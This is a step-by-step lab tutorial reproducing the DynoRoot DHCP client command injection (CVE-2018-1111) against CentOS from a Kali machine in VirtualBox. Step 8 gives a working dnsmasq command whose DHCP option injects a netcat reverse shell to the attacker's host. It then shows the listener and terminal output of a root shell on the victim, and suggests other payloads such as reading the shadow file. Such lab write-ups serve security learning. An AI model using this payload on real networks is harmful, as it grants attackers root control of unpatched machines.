DynoRoot Exploit PoC (CVE 2018-1111)

Today, I'll tell you about DHCP client command injection (CVE 2018-1111) which was discovered recently by Felix Wilhelm and replicate it to make it more understandable.


About the vulnerability: DHCP packages in Red Hat Enterprise Linux 6 and 7, Fedora 28, CentOS 6 and 7, and earlier are vulnerable to a command injection flaw in the NetworkManager integration script included in the DHCP client**. A malicious DHCP server, or an attacker on the local network able to spoof DHCP responses**, could use this flaw to execute arbitrary commands with root privileges on systems using NetworkManager and configured to obtain network configuration using the DHCP protocol.

Exploit Discoverer: Felix Wilhelm

In this tutorial, I used Kali as attacker machine, CentOS as victim machine and VirtualBox for setting up a small network. For attacking machine, you can use any other linux machine also since you don't need such attacking tools. You will just need dnsmasq (a light-weighted DHCP and DNS server) for setting up your malicious DHCP server.

Below are the steps to perform #Dynoroot exploit (privilege escalation attack) [CVE-2018-1111]

1. Create one "Host-Only Ethernet Adapter" in your VirtualBox. Go to File -> Host Network Manager -> Create. Note down the IPv4 address/Mask value for future. If you wish, you can set IPv4 address according to you only.
   Note: **DON'T enable** the DHCP server in this adapter properties.




Name	IPv4 Address/Mask	IPv6 Address/Mask	DHCP Server
VirtualBox Host-Only Ethernet Adapter #3	192.168.51.1/24		□ Enable

○ Configure Adapter Automatically
● Configure Adapter Manually

IPv4 Address: 192.168.51.1
IPv4 Network Mask: 255.255.255.0
IPv6 Address: fe80::d4e5:9244:3bf8:2ac0
IPv6 Prefix Length: 64

2. Select your attacking machine (Kali) and go to its virtual box network settings. In Network, attach Adapter 1 to the NAT for internet purpose. Now move to Adapter2 tab and attach it to Host-Only Ethernet Adapter, we just created in above step. Save the settings and boot your Kali.



Kali2018.1 - Settings

Network


Adapter 2

☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter #3


3. Open the terminal and run command “ifconfig”. It will show you 2 interfaces – eth0 and eth1. eth0 is your NAT network which will has IP-10.0.2.15 and eth1 has no IP.
4. Assign IP to your eth1 interface – “ifconfig eth1 192.168.51.1 && ifconfig eth1 up”. I choose 192.168.51.1 as per my Host-Only adapter settings. You can choose accordingly.



```
root@kali:~# ifconfig eth1 192.168.51.1 && ifconfig eth1 up
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe59:1b51  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:59:1b:51  txqueuelen 1000  (Ethernet)
        RX packets 14  bytes 2425 (2.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22  bytes 2178 (2.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.51.1  netmask 255.255.255.0  broadcast 192.168.51.255
        ether 08:00:27:30:b8:90  txqueuelen 1000  (Ethernet)
        RX packets 270  bytes 58914 (57.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 188  bytes 44844 (43.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

5. Now, attach the “Host-Only Ethernet Adapter” we created in step1 to your victim machine under virtual box network settings. Start the machine.



vm - Settings

Network


Adapter 1

☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter #3

6. Login with your normal user account and check the machine IP. I am sure it will not have any IP yet.




```
[wizard@[redacted]p ~]$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 08:00:27:6b:df:81  txqueuelen 1000  (Ethernet)
        RX packets 116  bytes 10538 (10.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 118  bytes 10322 (10.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 362  bytes 34024 (33.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 362  bytes 34024 (33.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[wizard@[redacted]bp ~]$
```

7. Run the command – “nmcli con show”. It will display the connection details. First entry will be of “Wired connection 1” interface. It is the same interface where set up our malicious DHCP server.




```
[wizard@[redacted]p ~]$ nmcli con show
NAME                UUID                                  TYPE            DEVICE
Wired connection 1  803decd4-cd06-36be-815e-3dbba3bf6e40  802-3-ethernet  enp0s3
ens32               0e91de70-92d5-48b8-89c4-bc6ee3c9e56b  802-3-ethernet  --
[wizard@[redacted] [redacted]bp ~]$
[wizard@[redacted]bp ~]$
```

8. Now, we need to start our DHCP server which will serve malicious response. For that, run the following command. If you are using Kali, dnsmasq is pre-installed else you can install using apt-get.
   dnsmasq --interface=eth1 --bind-interfaces --except-interface=lo --dhcp-range=192.168.51.21,192.168.51.25,1h --conf-file=/dev/null --dhcp-option=6,192.168.51.1 --dhcp-option=3,192.168.51.1 --dhcp-option="252,x'&/home/wizard/nc -nv 192.168.51.1 5555 -e /bin/bash #"

   where, dhcp-option-3 => gateway IP/ DHCP server IP which we have set in step 4.
   Dhcp-option-6 => DNS IP, which can be same as gateway IP(not mandatory)
   Dhcp-range => simply subnet range (1h, for 1 hour only)
   Dhcp option=> “252,x’&<payload> #”

   ** Start the listener on port 5555 – “nc -lvp 5555”.

   Here, I already installed the nc on my victim machine. You can choose other payloads as well like reading shadow file/ssh config.




```
root@kali:~# dnsmasq --interface=eth1 --bind-interfaces  --except-interface=lo -
-dhcp-range=192.168.51.21,192.168.51.25,1h --conf-file=/dev/null --dhcp-option=6
,192.168.51.1 --dhcp-option=3,192.168.51.1 --dhcp-option="252,x'&/home/wizard/nc
 -nv 192.168.51.1 5555 -e /bin/bash #"
root@kali:~# 
```

```
root@kali:~#
root@kali:~#
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
```

9. Now, we have to send the normal request to our DHCP server to get the IP for victim machine.


   nmcli con up “Wired Connection 1” && ifconfig
   Now, your machine has got the IP.



```
[wizard@t [redacted] p ~]$ nmcli con up "Wired connection 1" && ifconfig enp0s
3
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkMa
nager/ActiveConnection/5)
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.51.24  netmask 255.255.255.0  broadcast 192.168.51.255
        inet6 fe80::e5b5:b3cf:51ba:b14f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:6b:df:81  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 409 (409.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 56  bytes 10452 (10.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[wizard@t [redacted] p ~]$
[wizard@t    p ~]$
```

10. Go to your Kali machine and check you have also got the reverse shell from the victim machine with root privileges.



```
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
192.168.51.24: inverse host lookup failed: Unknown host
connect to [192.168.51.1] from (UNKNOWN) [192.168.51.24] 59266
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:ini
python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.2# id && ifconfig
id && ifconfig
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:ini
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.51.24  netmask 255.255.255.0  broadcast 192.168
        inet6 fe80::e5b5:b3cf:51ba:b14f  prefixlen 64  scopeid 0x20<
        ether 08:00:27:6b:df:81  txqueuelen 1000  (Ethernet)
        RX packets 22  bytes 2888 (2.8 KiB)
```

That’s all for this tutorial. I hope you like it and learnt something new. I’ll soon comeback with new attacks and share it with you.